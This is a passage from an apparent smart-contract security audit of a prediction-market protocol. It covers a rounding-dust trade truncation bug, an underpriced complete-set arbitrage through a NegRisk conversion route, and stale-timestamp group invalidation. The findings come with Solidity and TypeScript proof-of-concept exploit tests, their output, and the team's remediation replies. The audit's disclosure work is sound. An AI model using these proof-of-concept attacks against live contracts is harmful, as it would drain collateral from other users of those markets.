For YES-side dust, this affects `BuyYes` and `SellNo`. For NO-side dust, this affects `BuyNo` and `SellYes`.

`V8PredictionMarket._executeOrder` writes changed tranche states back to storage after the engine returns. For sells, only `result.filled` is burned, and for buys, only `result.filled` is minted, so unfilled tokens or collateral are not confiscated. The issue is a persistent denial of core trading in the affected direction until another state-changing action clears the dust or the market settles.

Because `partialFill` is only set on a hard price-cap hit, callers can also receive `partialFill == false` even when `result.filled < quantity`.

Proof of Concept

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.24;

import "../contracts/TradeEngine.sol";
import "../contracts/Types.sol";

/// @notice Foundry PoC for:
/// "Depletion-boundary rounding dust can keep a tranche active and truncate trades"
///
/// Run:
/// forge test --match-contract DepletionBoundaryRoundingDustPoC -vv
contract DepletionBoundaryRoundingDustPoC {
    uint256 internal constant BPS = 10_000;
    uint256 internal constant BASE_SEED = 832_665_000_000_170_560_373_618;
    uint256 internal constant PRICE_MAX_BPS = 9_999;
    uint256 internal constant PROTOCOL_FEE_RATIO = 0;
    uint256 internal constant SETUP_BUY_NO_ONE = 6_312_244_000_000_000_000_558_982;
    uint256 internal constant SETUP_BUY_NO_TWO =
397_530_046_656_215_278_621_256_674;
    uint256 internal constant SETUP_SELL_NO_BOUNDARY =
7_222_201_322_397_333_109_532_637_016;
    uint256 internal constant QUANTITY = 1_000_000_000_000_000_000; // 1 WAD-sized
share

    function testBuyYesIsTruncatedByOneWeiDust() public pure {
        TrancheConfig[] memory configs = _configs();
        TrancheState[] memory states = _baseSeededState(configs);

        // The state is not hand-picked from thin air. It starts from ordinary
        // base-only tranche seeds, then uses real TradeEngine calls to cross
        // tranche boundaries until tranche 0 is left with one wei of YES-side
        // effective inventory.
        (states, , , ) = TradeEngine.executeOrder(
            states,
            configs,
            PRICE_MAX_BPS,
            PROTOCOL_FEE_RATIO,
            Direction.BuyNo,
            SETUP_BUY_NO_ONE
        );
        (states, , , ) = TradeEngine.executeOrder(
            states,
            configs,
            PRICE_MAX_BPS,
            PROTOCOL_FEE_RATIO,
            Direction.BuyNo,
            SETUP_BUY_NO_TWO
        );
        (states, , , ) = TradeEngine.executeOrder(
```

```
        states,
        configs,
        PRICE_MAX_BPS,
        PROTOCOL_FEE_RATIO,
        Direction.SellNo,
        SETUP_SELL_NO_BOUNDARY
    );

    require(_hatY(states[0]) == 1, "setup must start with one wei of YES-side
dust");

    (
        TrancheState[] memory nextStates,
        TradeResult memory result,
        ,
        bool[] memory changed
    ) = TradeEngine.executeOrder(
        states,
        configs,
        PRICE_MAX_BPS,
        PROTOCOL_FEE_RATIO,
        Direction.BuyYes,
        QUANTITY
    );

    require(result.filled == 830, "only ten 83-wei iterations should fill");
    require(result.filled < QUANTITY, "most of the requested order should remain
unfilled");
    require(!result.partialFill, "partialFill is incorrectly false");
    require(changed[0], "dust tranche is marked changed and would be written
back by core");
    require(_hatY(nextStates[0]) == 1, "limiting dust tranche remains active");

    (
        ,
        TradeResult memory repeatResult,
        ,
    ) = TradeEngine.executeOrder(
        nextStates,
        configs,
        PRICE_MAX_BPS,
        PROTOCOL_FEE_RATIO,
        Direction.BuyYes,
        QUANTITY
    );

    require(repeatResult.filled == 830, "same-direction trade remains
truncated");
```

```
require(!repeatResult.partialFill, "repeat truncation still reports non-
partial");
}

function _configs() internal pure returns (TrancheConfig[] memory configs) {
    configs = new TrancheConfig[](8);
    configs[0] = TrancheConfig({floorDepthBps: 1_000, feeBps: 10});
    configs[1] = TrancheConfig({floorDepthBps: 2_000, feeBps: 10});
    configs[2] = TrancheConfig({floorDepthBps: 3_000, feeBps: 10});
    configs[3] = TrancheConfig({floorDepthBps: 4_000, feeBps: 10});
    configs[4] = TrancheConfig({floorDepthBps: 5_000, feeBps: 10});
    configs[5] = TrancheConfig({floorDepthBps: 6_000, feeBps: 10});
    configs[6] = TrancheConfig({floorDepthBps: 7_000, feeBps: 10});
    configs[7] = TrancheConfig({floorDepthBps: 8_000, feeBps: 10});
}

function _baseSeededState(
    TrancheConfig[] memory configs
) internal pure returns (TrancheState[] memory states) {
    states = new TrancheState[](8);
    for (uint256 i = 0; i < configs.length; i++) {
        uint256 floor = BASE_SEED * (BPS - configs[i].floorDepthBps) / BPS;
        states[i] = _state(BASE_SEED, 0, 0, floor, floor);
    }
}

function _state(
    uint256 uCurve,
    uint256 yesTokens,
    uint256 noTokens,
    uint256 yFloor,
    uint256 nFloor
) internal pure returns (TrancheState memory) {
    return TrancheState({
        uCurve: uCurve,
        feeAccum: 0,
        yesTokens: yesTokens,
        noTokens: noTokens,
        shares: uCurve,
        yFloor: yFloor,
        nFloor: nFloor,
        accFeePerShare: 0
    });
}

function _hatY(TrancheState memory state) internal pure returns (uint256) {
    uint256 tildeY = state.yesTokens + state.uCurve;
    return tildeY > state.yFloor ? tildeY - state.yFloor : 0;
}
```

```
}
}
```

Recommendation

Make depletion-boundary execution and dust cleanup agree on the same notion of tranche progress:

- Set `result.partialFill = true` whenever `_executeOrder` exits with `remaining > 0`. This prevents callers from treating a truncated result as a complete fill.
- Clear the limiting tranche when a depletion-boundary step leaves its consumed-side effective inventory at or below the dust threshold, and persist its `changed` flag. This ensures the tranche leaves the active set instead of constraining later iterations.

Alleviation

[sigmarket, 08/22/2026]:

[Need Fix]

We confirm the finding. Independent floor rounding in the aggregate depletion-boundary calculation and the per-tranche allocation can leave a boundary-limiting tranche with one WAD unit of effective consumed-side inventory. Because every positive effective amount remains active, that dust tranche can repeatedly constrain later trades in the same direction. Each loop iteration may still make negligible progress, preventing the existing zero-progress cleanup from running until the loop guard is exhausted. The engine can then return `filled < requested` while `partialFill` remains false.

We will make boundary detection return both the aggregate depletion limit and the tranche or set of tranches that determine that limit. After executing a boundary step, the engine will recompute each limiting tranche's consumed-side effective inventory. Any limiting tranche actually left at or below `DUST_THRESHOLD` will be marked inactive for that direction by aligning its floor with its current virtual inventory, without destroying physical reserves, and its `changed` flag will be persisted. Tied limiting tranches will be handled together.

We will also redefine `TradeResult.partialFill` to mean that the requested quantity was not fully filled, regardless of whether execution stopped because of the hard price cap, exhausted active inventory, the loop guard, or another boundary. The engine will therefore enforce the invariant `partialFill == (filled < requested)`.

The updated public semantics will be propagated through `Types.sol`, generated ABIs and SDK documentation, V8Lens, ExactInLib, NegRiskQuoter, and downstream consumers. This remediation will be coordinated with SIG-07's capacity-aware remainder allocation, while retaining separate invariants and tests for each finding.

Regression tests will cover reachable multi-tranche boundary states, tied limiting tranches, one-WAD dust, repeated same-direction execution, all four trade directions, hard-cap and loop-guard exits, `filled` / `partialFill` equivalence, floor and reserve conservation, fixed-quantity and exact-input quotes, quote-versus-execution parity, persistent state cleanup, and reviewed regeneration of affected TradeEngine differential baselines.

[CertiK, 08/27/2026]:

The team heeded the advice to resolve the finding and changes were reflected in commit [68f2b7720402fbaf2662d9345bb3d1d93416b990](#).

SIG-24 | Atomic NegRisk Buy Route Preserves The Underpriced Complete-Set Path

Category	Severity	Location	Status
Logical Issue	Medium	contracts/NegRiskAdapter.sol (08/24-68f2b7): 239~241, 408; contracts/V8Router.sol (08/24-68f2b7): 861~868	Resolved

Description

`NegRiskAdapter` permits a NegRisk group to finalize when the aggregate YES price differs from one collateral unit by up to 50 basis points. For a two-market group whose YES prices total `0.995 WAD`, `V8Router.nrBuyNo` can buy the non-focal YES token and convert it into the focal NO token. The conversion burns the non-focal YES token and mints focal NO without collecting collateral. A participant can then buy focal YES and, when total execution cost stays below par, hold a matching focal YES/NO pair that redeems for one collateral unit.

The path is reachable in authorized configurations whose tranche fees do not consume the 50-basis-point gap.

`MIN_FEE_BPS` is 10, so two buy legs at the minimum rate leave a positive margin. Size is limited by price impact, and group finalization requires an authorized factory.

Vulnerability Detail

`finalizeGroup` uses `_requireFinalizablePriceSum` before registering the group. The latter calculates an absolute deviation from `WAD` and accepts any deviation no larger than $(WAD * 50) / 10,000$, including a `0.005 WAD` shortfall.

```
// File: contracts/NegRiskAdapter.sol (L408-L418)
function _requireFinalizablePriceSum(uint256 groupId) internal view {
    uint256[] storage mids = _groupMarkets[groupId];
    uint256 totalPrice = 0;
    for (uint256 i = 0; i < mids.length; i++) {
        totalPrice += MarketPriceReader.getYesPrice(core, mids[i]);
    }

    @> uint256 tolerance = (WAD * FINAL_PRICE_SUM_TOLERANCE_BPS) / BPS;
    @> uint256 delta = totalPrice > WAD ? totalPrice - WAD : WAD - totalPrice;
    @> if (delta > tolerance) revert InvalidGroupPriceSum();
}
```

After the group is finalized, the router's NO-buy route buys every non-focal YES leg and invokes the adapter conversion.

```
// File: contracts/V8Router.sol (L861-L876)
function _executeNrBuyNoToUser(
    uint256 groupId,
    uint256 focalMarketId,
    uint256 desiredWad,
    uint256[] memory mids,
    uint8 baseDecimals,
    uint256 budgetRaw
) internal returns (uint256 noReceived) {
    uint256 wad = _normalizeWadForBase(desiredWad, baseDecimals);
    (, address focalNo, , , , , , , ) = core.markets(focalMarketId);
    uint256 focalNoBefore = IERC20(focalNo).balanceOf(address(this));

    @> _buyGroupYesExcept(mids, focalMarketId, wad, baseDecimals, budgetRaw);
    @> negRiskAdapter.convertYesBundleToNo(groupId, focalMarketId, wad);
    noReceived = TokenTransferLib.refundDelta(focalNo, msg.sender,
focalNoBefore);
}
```

The conversion path calls `groupConvert` with `noToYesBundle == false`. The core burns each non-focal YES token and mints the focal NO token; there is no collateral transfer or compensating charge in this branch.

```
// File: contracts/V8PredictionMarket.sol (L310-L317)
    } else {
        for (uint256 i = 0; i < otherMarketIds.length; i++) {
            Market storage other = markets[otherMarketIds[i]];
            if (other.status != MarketStatus.Active) revert TradingNotAllowed();
        @> OutcomeToken(other.yesToken).burn(user, wadAmount);
        }
        @> OutcomeToken(focal.noToken).mint(user, wadAmount);
    }
}
```

Matching focal YES and focal NO balances redeem for one collateral unit under every group terminal payout the module currently produces. A two-market Invalid result is `(1, 1, 2)`. A winner result pays `(1, 0, 1)` on the winning child and `(0, 1, 1)` on every other child, so the same pair still sums to one unit on the focal market.

```
// File: contracts/NegRiskSettlementModule.sol (L680-L683)
if (gr.isInvalid) {
    uint128 n = uint128(_groupMarkets[groupId].length);
    @> return (1, n - 1, n);
}
```

```
// File: contracts/V8PredictionMarket.sol (L1115-L1129)
(uint128 yesNum, uint128 noNum, uint128 denom) = sm.getPayout(marketId);
_requireValidPayout(yesNum, noNum, denom);

uint256 yesBal = IERC20(m.yesToken).balanceOf(msg.sender);
uint256 noBal = IERC20(m.noToken).balanceOf(msg.sender);
if (yesBal == 0 && noBal == 0) revert NothingToRedeem();

@> uint256 collateralWad = Math.mulDiv(yesBal, yesNum, denom) +
Math.mulDiv(noBal, noNum, denom);

if (yesBal > 0) OutcomeToken(m.yesToken).burn(msg.sender, yesBal);
if (noBal > 0) OutcomeToken(m.noToken).burn(msg.sender, noBal);

if (collateralWad > 0) {
    uint256 rawOut = collateralWad.fromWad(m.baseDecimals);
    @> if (rawOut > 0) IERC20(m.collateral).safeTransfer(msg.sender, rawOut);
}
```

The router requires the caller to be a participant of the focal market, and group finalization requires an authorized factory.

These checks constrain the set of eligible actors, but neither check requires the admitted aggregate YES price to equal `WAD` nor charges the admitted shortfall during conversion.

Impact

An eligible participant can realize a positive collateral margin when all of the following conditions hold: an authorized factory finalizes a two-market group with an aggregate YES price below `WAD` but within the tolerance; the participant is permitted to trade the focal market; tranche fees and slippage leave a remainder of the 50-basis-point gap; and the combined cost of the non-focal YES purchase, conversion, and focal YES purchase stays below one collateral unit per matched pair.

Under those conditions the pair redeems for one collateral unit whether the group settles as Invalid or as a named winner.

The gross pricing gap is at most 0.5%. Higher configured fees can consume the gap; repeating the route moves prices toward par and limits extractable size. Permissioning reduces who can use the route but does not restore a collateral-neutral complete-set price for authorized users. The issue is Medium rather than a protocol-wide drain.

Proof of Concept

PoC File: test/poc/PoC_05_AtomicNrBuyUnderpricedCompleteSet.ts

```
import { describe, it } from "node:test";
import assert from "node:assert/strict";
import hre from "hardhat";

const WAD = 10n ** 18n;
const BPS = 10_000n;
const MAX_UINT256 = (1n << 256n) - 1n;
const ZERO_ADDRESS = "0x0000000000000000000000000000000000000000";
const ZERO_BYTES32 =
  "0x0000000000000000000000000000000000000000000000000000000000000000";
const DEFAULT_METADATA_HASH =
  "0x1111111111111111111111111111111111111111111111111111111111111111";

const DIR_BUY_YES = 0;
const DIR_BUY_NO = 1;
const PRICE_MAX_BPS = 9950n;
const MIN_FEE_BPS = 10n;
const SUM_TOLERANCE_BPS = 50n;
const TARGET_SKEW_YES_BPS = 4_960n;
const TRADE_WAD = 50n * WAD;
const MAX_COST_RAW = 200_000n * 10n ** 6n;
const INIT_MAX_COST_WAD = 200_000n * WAD;
const SEED_RAW = 100_000n * 10n ** 6n;
const MINT_AMOUNT = 10_000_000n * 10n ** 6n;
const CHALLENGE_WINDOW = 7200n;
const DEADLINE = (1n << 64n) - 1n;

function padFrac(value: bigint, width: number): string {
  const s = value.toString();
  return s.length >= width ? s : "0".repeat(width - s.length) + s;
}

function formatWad(wad: bigint): string {
  return `${wad / WAD}.${padFrac((wad % WAD) / 10n ** 14n, 4)}`;
}

function formatUsdc(raw: bigint): string {
  return `${raw / 10n ** 6n}.${padFrac(raw % 10n ** 6n, 6)}`;
}

function minFeeConfigs() {
  return [{ floorDepthBps: 1_000n, feeBps: MIN_FEE_BPS }];
}

function minFeeSeeds() {
  return [{ baseSeed: SEED_RAW, yesSeed: 0n, noSeed: 0n }];
}

function disabledInit() {
```

```
    return { enabled: false, direction: 0, quantity: 0n, maxCost: 0n, minSharesOut: 0n
  };
}

function buyNoInit(quantity: bigint, maxCost: bigint) {
  return {
    enabled: true,
    direction: DIR_BUY_NO,
    quantity,
    maxCost,
    minSharesOut: 0n,
  };
}

async function setup() {
  const connection = await hre.network.connect();
  const { deployContract, getPublicClient, getWalletClients, getContractAt,
getTestClient } =
    connection.viem;

  const publicClient = await getPublicClient();
  const testClient = await getTestClient();
  const [owner, alice, bob, resolver] = await getWalletClients();

  const usdc = await deployContract("MockERC20", ["USDC", "USDC", 6]);
  const organizationRegistry = await deployContract("OrganizationRegistry",
[usdc.address]);
  const tradeMath = await deployContract("TradeMath", []);
  const tradeEngine = await deployContract("TradeEngine", [], {
    libraries: { TradeMath: tradeMath.address },
  });
  const liquidityEngine = await deployContract("LiquidityEngine", []);
  const outcomeTokenFactory = await deployContract("OutcomeTokenFactory", []);
  const exactInLib = await deployContract("ExactInLib", [], {
    libraries: { TradeEngine: tradeEngine.address },
  });
  const market = await deployContract("V8PredictionMarket", [], {
    libraries: {
      TradeEngine: tradeEngine.address,
      LiquidityEngine: liquidityEngine.address,
      OutcomeTokenFactory: outcomeTokenFactory.address,
    },
  });
  const lens = await deployContract("V8Lens", [market.address], {
    libraries: {
      TradeEngine: tradeEngine.address,
      ExactInLib: exactInLib.address,
    },
  });
}
```

```
const defaultSettlement = await deployContract("OptimisticSettlementModule", [
  market.address,
  owner.account.address,
  owner.account.address,
]);
const defaultOracle = await deployContract("BasicResolverOracle",
[defaultSettlement.address]);
await defaultSettlement.write.setResolverOracle([defaultOracle.address]);
await defaultSettlement.write.finalizeBootstrap();
await market.write.setSettlementModule([defaultSettlement.address]);

const nrSettlement = await deployContract("NegRiskSettlementModule", [
  market.address,
  owner.account.address,
  owner.account.address,
]);
const nrOracle = await deployContract("BasicResolverOracle",
[nrSettlement.address]);
await nrSettlement.write.setResolverOracle([nrOracle.address]);

const adapter = await deployContract("NegRiskAdapter", [market.address,
nrSettlement.address]);
await nrSettlement.write.setAdapter([adapter.address]);
await nrSettlement.write.finalizeBootstrap();
await market.write.setSettlementOperator([adapter.address]);
await market.write.setOrganizationRegistry([organizationRegistry.address]);
await market.write.setTrustedOperator([adapter.address, true]);

const router = await deployContract("V8Router", [market.address, 4000n]);
await router.write.setNegRiskAdapter([adapter.address]);
await adapter.write.setAuthorizedFactory([router.address, true]);
await market.write.setTrustedOperator([router.address, true]);

for (const wallet of [owner, alice, bob, resolver]) {
  await usdc.write.mint([wallet.account.address, MINT_AMOUNT]);
  await usdc.write.approve([market.address, MINT_AMOUNT], { account:
wallet.account });
  await usdc.write.approve([router.address, MINT_AMOUNT], { account:
wallet.account });
  await usdc.write.approve([nrSettlement.address, MINT_AMOUNT], { account:
wallet.account });
  await usdc.write.approve([adapter.address, MINT_AMOUNT], { account:
wallet.account });
}

const resolution = {
  resolutionStartTime: 0n,
  predictEndTime: 0n,
  challengeWindow: CHALLENGE_WINDOW,
```

```
proposalBond: 100n * 10n ** 6n,
disputeBond: 100n * 10n ** 6n,
bondToken: usdc.address,
resolverOracle: ZERO_ADDRESS as `0x${string}`,
resolver: resolver.account.address,
rulesHash: ZERO_BYTES32 as `0x${string}`,
metadataHash: DEFAULT_METADATA_HASH as `0x${string}`,
};

return {
  publicClient,
  testClient,
  getContractAt,
  owner,
  alice,
  bob,
  usdc,
  market,
  lens,
  router,
  adapter,
  nrSettlement,
  resolution,
};
}

async function buyNoQtyForYesBps(
  lens: Awaited<ReturnType<typeof setup>>["lens"],
  marketId: bigint,
  targetBps: bigint,
  hi: bigint,
) {
  let lo = WAD;
  let high = hi;
  for (let i = 0; i < 48; i++) {
    const mid = (lo + high) / 2n;
    const quoted = (await lens.read.quoteWithPostPrice([marketId, DIR_BUY_NO, mid]))
  as readonly [
    unknown,
    bigint,
    bigint,
  ];
  const postYes = quoted[1];
  if ((postYes * BPS) / WAD > targetBps) {
    lo = mid + 1n;
  } else {
    high = mid;
  }
}
}
```

```
    return high;
  }

  async function createSkewedTwoChildGroup(env: Awaited<ReturnType<typeof setup>>) {
    const groupId = (await env.adapter.read.nextGroupId()) as bigint;
    const firstMarketId = (await env.market.read.nextMarketId()) as bigint;

    await env.router.write.prepareExclusiveGroup([
      0n,
      env.usdc.address,
      env.resolution,
      "0x",
      2,
    ]);
    await env.router.write.createExclusiveGroupMarket([
      groupId,
      PRICE_MAX_BPS,
      minFeeConfigs(),
      minFeeSeeds(),
      disabledInit(),
    ]);
    await env.router.write.createExclusiveGroupMarket([
      groupId,
      PRICE_MAX_BPS,
      minFeeConfigs(),
      minFeeSeeds(),
      disabledInit(),
    ]);

    const nonFocal = firstMarketId;
    const focal = firstMarketId + 1n;
    const qty = await buyNoQtyForYesBps(env.lens, nonFocal, TARGET_SKEW_YES_BPS,
    250_000n * WAD);
    await env.router.write.initializeExclusiveGroupMarket([
      groupId,
      nonFocal,
      buyNoInit(qty, INIT_MAX_COST_WAD),
    ]);
    await env.router.write.finalizeExclusiveGroup([groupId]);

    return { groupId, nonFocal, focal };
  }

  describe("PoC_05 Atomic NR Buy Underpriced Complete Set", () => {
    it("nrBuyNo plus focal YES redeems above cost after Invalid settlement", async ()
    => {
      const env = await setup();
      const { alice, bob, usdc, market, lens, router, nrSettlement, getContractAt,
      testClient } = env;
```

```
const { groupId, nonFocal, focal } = await createSkewedTwoChildGroup(env);

const [pNonFocal] = (await lens.read.getPrice([nonFocal])) as readonly [bigint,
bigint];
const [pFocal] = (await lens.read.getPrice([focal])) as readonly [bigint,
bigint];
const priceSum = pNonFocal + pFocal;
const tolerance = (WAD * SUM_TOLERANCE_BPS) / BPS;
const shortfall = priceSum < WAD ? WAD - priceSum : 0n;

console.log("");
console.log("===== Group at finalize
=====");
console.log("  Non-focal YES price WAD           ", formatWad(pNonFocal));
console.log("  Focal YES price WAD                     ", formatWad(pFocal));
console.log("  Aggregate YES sum WAD                   ", formatWad(priceSum));
console.log("  Adapter tolerance WAD                   ", formatWad(tolerance));
console.log("  Admitted shortfall WAD                  ", formatWad(shortfall));
console.log("  Tranche fee bps                         ", MIN_FEE_BPS.toString());
console.log("  Pair size (WAD shares)                  ", formatWad(TRADE_WAD));

assert.ok(shortfall <= tolerance, "factory-legal sum must sit inside the 50 bps
window");
assert.ok(shortfall > 0n, "PoC requires an under-par complete-set price");

const routerAlice = await getContractAt("V8Router", router.address, {
  client: { wallet: alice },
});
const marketAlice = await getContractAt("V8PredictionMarket", market.address, {
  client: { wallet: alice },
});
const settlementBob = await getContractAt("NegRiskSettlementModule",
nrSettlement.address, {
  client: { wallet: bob },
});

const marketRecord = await market.read.markets([focal]);
const yesToken = await getContractAt("OutcomeToken", marketRecord[0]);
const noToken = await getContractAt("OutcomeToken", marketRecord[1]);

const usdcBeforeAssemble = (await usdc.read.balanceOf([alice.account.address]))
as bigint;
const wad = TRADE_WAD;

await routerAlice.write.nrBuyNo([groupId, focal, wad, MAX_COST_RAW, DEADLINE]);
const noReceived = (await noToken.read.balanceOf([alice.account.address])) as
bigint;
assert.equal(noReceived, wad, "conversion must mint an exact focal NO amount");
```

```

    const usdcAfterNrBuyNo = (await usdc.read.balanceOf([alice.account.address])) as
    bigint;
    const nrBuyNoCostRaw = usdcBeforeAssemble - usdcAfterNrBuyNo;

    await marketAlice.write.buyExactIn([
        focal,
        DIR_BUY_YES,
        wad,
        MAX_UINT256,
        wad,
        alice.account.address,
    ]);
    const usdcAfterAssemble = (await usdc.read.balanceOf([alice.account.address]))
    as bigint;
    const spentRaw = usdcBeforeAssemble - usdcAfterAssemble;
    const focalYesCostRaw = usdcAfterNrBuyNo - usdcAfterAssemble;

    const yesBal = (await yesToken.read.balanceOf([alice.account.address])) as
    bigint;
    const noBal = (await noToken.read.balanceOf([alice.account.address])) as bigint;
    assert.equal(yesBal, wad, "alice must hold matching focal YES");
    assert.equal(noBal, wad, "alice must hold matching focal NO");

    const parRaw = wad / 10n ** 12n;

    console.log("");
    console.log("===== Assemble complete set
    =====");
    console.log("  nrBuyNo USDC spent          ", formatUsdc(nrBuyNoCostRaw));
    console.log("  Focal YES buy USDC spent          ", formatUsdc(focalYesCostRaw));
    console.log("  Total USDC spent                    ", formatUsdc(spentRaw));
    console.log("  Par value of matched pair USDC      ", formatUsdc(parRaw));
    console.log("  Discount vs par USDC                ", formatUsdc(parRaw -
    spentRaw));

    assert.ok(spentRaw < parRaw, "complete set must cost less than one collateral
    unit");

    await settlementBob.write.proposeGroupInvalid([groupId]);
    await testClient.increaseTime({ seconds: Number(CHALLENGE_WINDOW) + 1 });
    await testClient.mine({ blocks: 1 });
    await settlementBob.write.finalizeGroupOutcome([groupId]);

    const [yesNum, noNum, denom] = (await nrSettlement.read.getPayout([focal])) as
    readonly [
        bigint,
        bigint,
        bigint,
    ];
    assert.equal(yesNum, 1n);

```

```

    assert.equal(noNum, 1n);
    assert.equal(denom, 2n);

    const usdcBeforeRedeem = (await usdc.read.balanceOf([alice.account.address])) as
    bigint;
    await marketAlice.write.redeemTokens([focal]);
    const redeemedRaw =
      ((await usdc.read.balanceOf([alice.account.address])) as bigint) -
    usdcBeforeRedeem;
    const profitRaw = redeemedRaw - spentRaw;

    console.log("");
    console.log("===== Invalid redemption
    =====");
    console.log("  Payout ratio", "1/2 YES + 1/2 NO");
    console.log("  USDC redeemed", formatUsdc(redeemedRaw));
    console.log("  USDC spent to assemble", formatUsdc(spentRaw));
    console.log("  Extra vs spend USDC", formatUsdc(profitRaw));
    console.log("");
    console.log("===== Impact
    =====");
    console.log("  Backing collateral paid out", formatUsdc(redeemedRaw));
    console.log("  Other redeemers fund Alice's complete-set discount after min-fee
    execution");

    assert.equal(redeemedRaw, parRaw, "matched pair must redeem at par on Invalid");
    assert.ok(redeemedRaw > spentRaw, "alice must extract a positive collateral
    margin");
    assert.equal(await yesToken.read.balanceOf([alice.account.address]), 0n);
    assert.equal(await noToken.read.balanceOf([alice.account.address]), 0n);
  });
});

```

Test results:

```

Compiled 1 Solidity file with solc 0.8.28 (evm target: cancun)
Running node:test tests

** Group at finalize **
  Non-focal YES price WAD          0.4960
  Focal YES price WAD              0.5000
  Aggregate YES sum WAD            0.9960
  Adapter tolerance WAD            0.0050
  Admitted shortfall WAD           0.0039
  Tranche fee bps                  10
  Pair size (WAD shares)           50.0000

** Assemble complete set **
  nrBuyNo USDC spent               24.861084
  Focal YES buy USDC spent          25.056282
  Total USDC spent                  49.917366
  Par value of matched pair USDC    50.000000
  Discount vs par USDC              0.082634

** Invalid redemption **
  Payout ratio                     1/2 YES + 1/2 NO
  USDC redeemed                    50.000000
  USDC spent to assemble            49.917366
  Extra vs spend USDC               0.082634

** Impact **
  Backing collateral paid out        50.000000
  Other redeemers fund Alice's complete-set discount after min-fee execution
  PoC_05 Atomic NR Buy Underpriced Complete Set
    ✓ nrBuyNo plus focal YES redeems above cost after Invalid settlement (797ms)

1 passing (1 nodejs)

```

Recommendation

Require a collateral-neutral price invariant when finalizing a NegRisk group. The preferred remediation is to require the aggregate YES price to equal `WAD` after deterministic rounding, rather than admitting a deficit through

```
FINAL_PRICE_SUM_TOLERANCE_BPS .
```

If an operational tolerance is required, account for every permitted shortfall before the group becomes tradable. For example, record the signed aggregate deviation at finalization and charge an equivalent amount when converting the non-focal YES bundle into focal NO, or reserve collateral sufficient to cover the deviation. The charge or reserve must guarantee that the cheapest route for acquiring a focal YES/NO pair costs at least one collateral unit after rounding.

Alleviation

[sigmarket, 08/30/2026]: [Need Fix]

We confirm the finding.

The current symmetric 50-bps finalization tolerance can admit a NegRisk group whose aggregate YES price is below one collateral unit. Because `nrBuyNo` purchases the non-focal YES bundle and converts it into focal NO without an additional collateral charge, an eligible participant can combine that NO with focal YES for less than par when the admitted shortfall exceeds fees, price impact, and executable rounding. The resulting focal YES/NO pair redeems for one collateral unit under every valid terminal group outcome.

The NegRisk conversion identity itself does not create unbacked liabilities. The defect is allowing an economically material under-par aggregate price when the group becomes tradable. This creates a bounded but real arbitrage against group liquidity.

We will replace the current economic-size tolerance with a collateral-neutral finalization condition. Any permitted deviation from WAD will be limited to deterministic rounding-scale error and must not allow the executable cost of acquiring a complete focal YES/NO pair to fall below one collateral unit. If a larger operational tolerance is retained, every admitted shortfall will be explicitly collateralized or charged during conversion.

Regression coverage will include two- through twelve-outcome groups, minimum-fee configurations, finalization boundaries around WAD, executable collateral rounding, `nrBuyNo` and inverse conversion routes, and settlement/redemption checks demonstrating that no profitable complete-set path exists under any legally finalized configuration.

We classify this finding as Fix. We will provide the remediation commit and focused test evidence in the next update.

[Certik, 09/01/2026]:

The fix now requires finalization price sum to be strictly 1 WAD, which closes this finding. Changes have been reflected in commit [bcb917f6f01b7b1aa658548b00ef55545654100f](#). Please be noted that this may require a reliable off-chain calibration tools for creators.

SIG-25 | Expired Groups Can Be Permissionlessly Resolved As Invalid

Category	Severity	Location	Status
Logical Issue	● Medium	contracts/NegRiskAdapter.sol (08/24-68f2b7): 249~254; contracts/NegRiskSettlementModule.sol (08/24-68f2b7): 624; contracts/SettlementConfigLib.sol (08/24-68f2b7): 40~44	● Resolved

Description

A group can be prepared and later registered with a `resolutionStartTime` or `predictEndTime` that has already elapsed. The configuration validation only rejects timestamps beyond a ten-year future horizon. On registration, the module marks the group `Open` and derives its open-fallback deadline from those stale values. Consequently, once that already-past deadline is reached, any account can immediately finalize the still-open group as `Invalid`, bypassing a winner proposal.

Vulnerability Detail

`SettlementConfigLib.normalizeAndValidate` verifies only that nonzero timestamps do not exceed `block.timestamp + MAX_FUTURE_TIME_HORIZON`; it does not require either timestamp to be current or future-dated.

`NegRiskAdapter.finalizeGroup` forwards the stored pending configuration to `registerGroup`, where it is normalized again under the same condition and the group is opened.

```
// File: contracts/SettlementConfigLib.sol:48-70
uint256 maxFutureTimestamp =
    block.timestamp + uint256(MAX_FUTURE_TIME_HORIZON);
if (
    config.challengeWindow < MIN_CHALLENGE_WINDOW ||
    config.challengeWindow > MAX_CHALLENGE_WINDOW ||
    (
        config.resolutionStartTime != 0 &&
        @> uint256(config.resolutionStartTime) > maxFutureTimestamp
    ) ||
    (
        @> config.predictEndTime != 0 &&
        uint256(config.predictEndTime) > maxFutureTimestamp
    ) ||
    config.bondToken == address(0) ||
    configuredResolverOracle == address(0) ||
    config.resolver == address(0) ||
    config.metadataHash == bytes32(0) ||
    !hasValidBonds(
        config.bondToken,
        config.proposalBond,
        config.disputeBond
    )
) revert InvalidResolutionConfig();
```

```
// File: contracts/NegRiskAdapter.sol:248-256
g.finalized = true;
nrSettlement.registerGroup(
    groupId,
    _groupMarkets[groupId],
    _pendingGroupConfigs[groupId],
    _pendingGroupResolverData[groupId]
);
delete _pendingGroupConfigs[groupId];
delete _pendingGroupResolverData[groupId];
```

`registerGroup` sets the status to `Open` and computes the fallback deadline as `max(predictEndTime, resolutionStartTime) + OPEN_FALLBACK_TIMEOUT`. It does not ensure that this deadline is in the future. The permissionless fallback then needs only an `Open` status and a reached deadline to finalize the group as invalid.

```
// File: contracts/NegRiskSettlementModule.sol:279-293, 624-633
    _groupConfigs[groupId] = SettlementConfigLib
        .normalizeAndValidate(config, resolverOracle, resolverOracleAllowed);
    bytes32 rulesHash = SettlementConfigLib.validateResolverData(
        _groupConfigs[groupId].rulesHash,
        resolverData
    );
    _groupResolverData[groupId] = resolverData;
@> _groupResolutions[groupId].status = SettlementStatus.Open;
    ResolutionConfig storage groupConfig = _groupConfigs[groupId];
@> groupOpenFallbackEligibleAt[groupId] = SettlementConfigLib
        .openFallbackDeadline(
            groupConfig.predictEndTime,
            groupConfig.resolutionStartTime,
            OPEN_FALLBACK_TIMEOUT
        );

    function forceResolveOpenGroup(uint256 groupId) external nonReentrant {
        GroupResolution storage gr = _groupResolutions[groupId];
        if (gr.status != SettlementStatus.Open) revert InvalidStatus();

        ResolutionConfig storage c = _groupConfigs[groupId];
        if (c.predictEndTime == 0) revert OpenFallbackUnavailable();
@> if (block.timestamp < groupOpenFallbackEligibleAt[groupId])
            revert TooEarly();

@> _finalizeGroup(groupId, 0, true);
    }
}
```

For example, a group whose `predictEndTime` is one hour after preparation but is registered more than 14 days after that timestamp has an already elapsed fallback deadline. Its registered status is still `Open`; any account can call

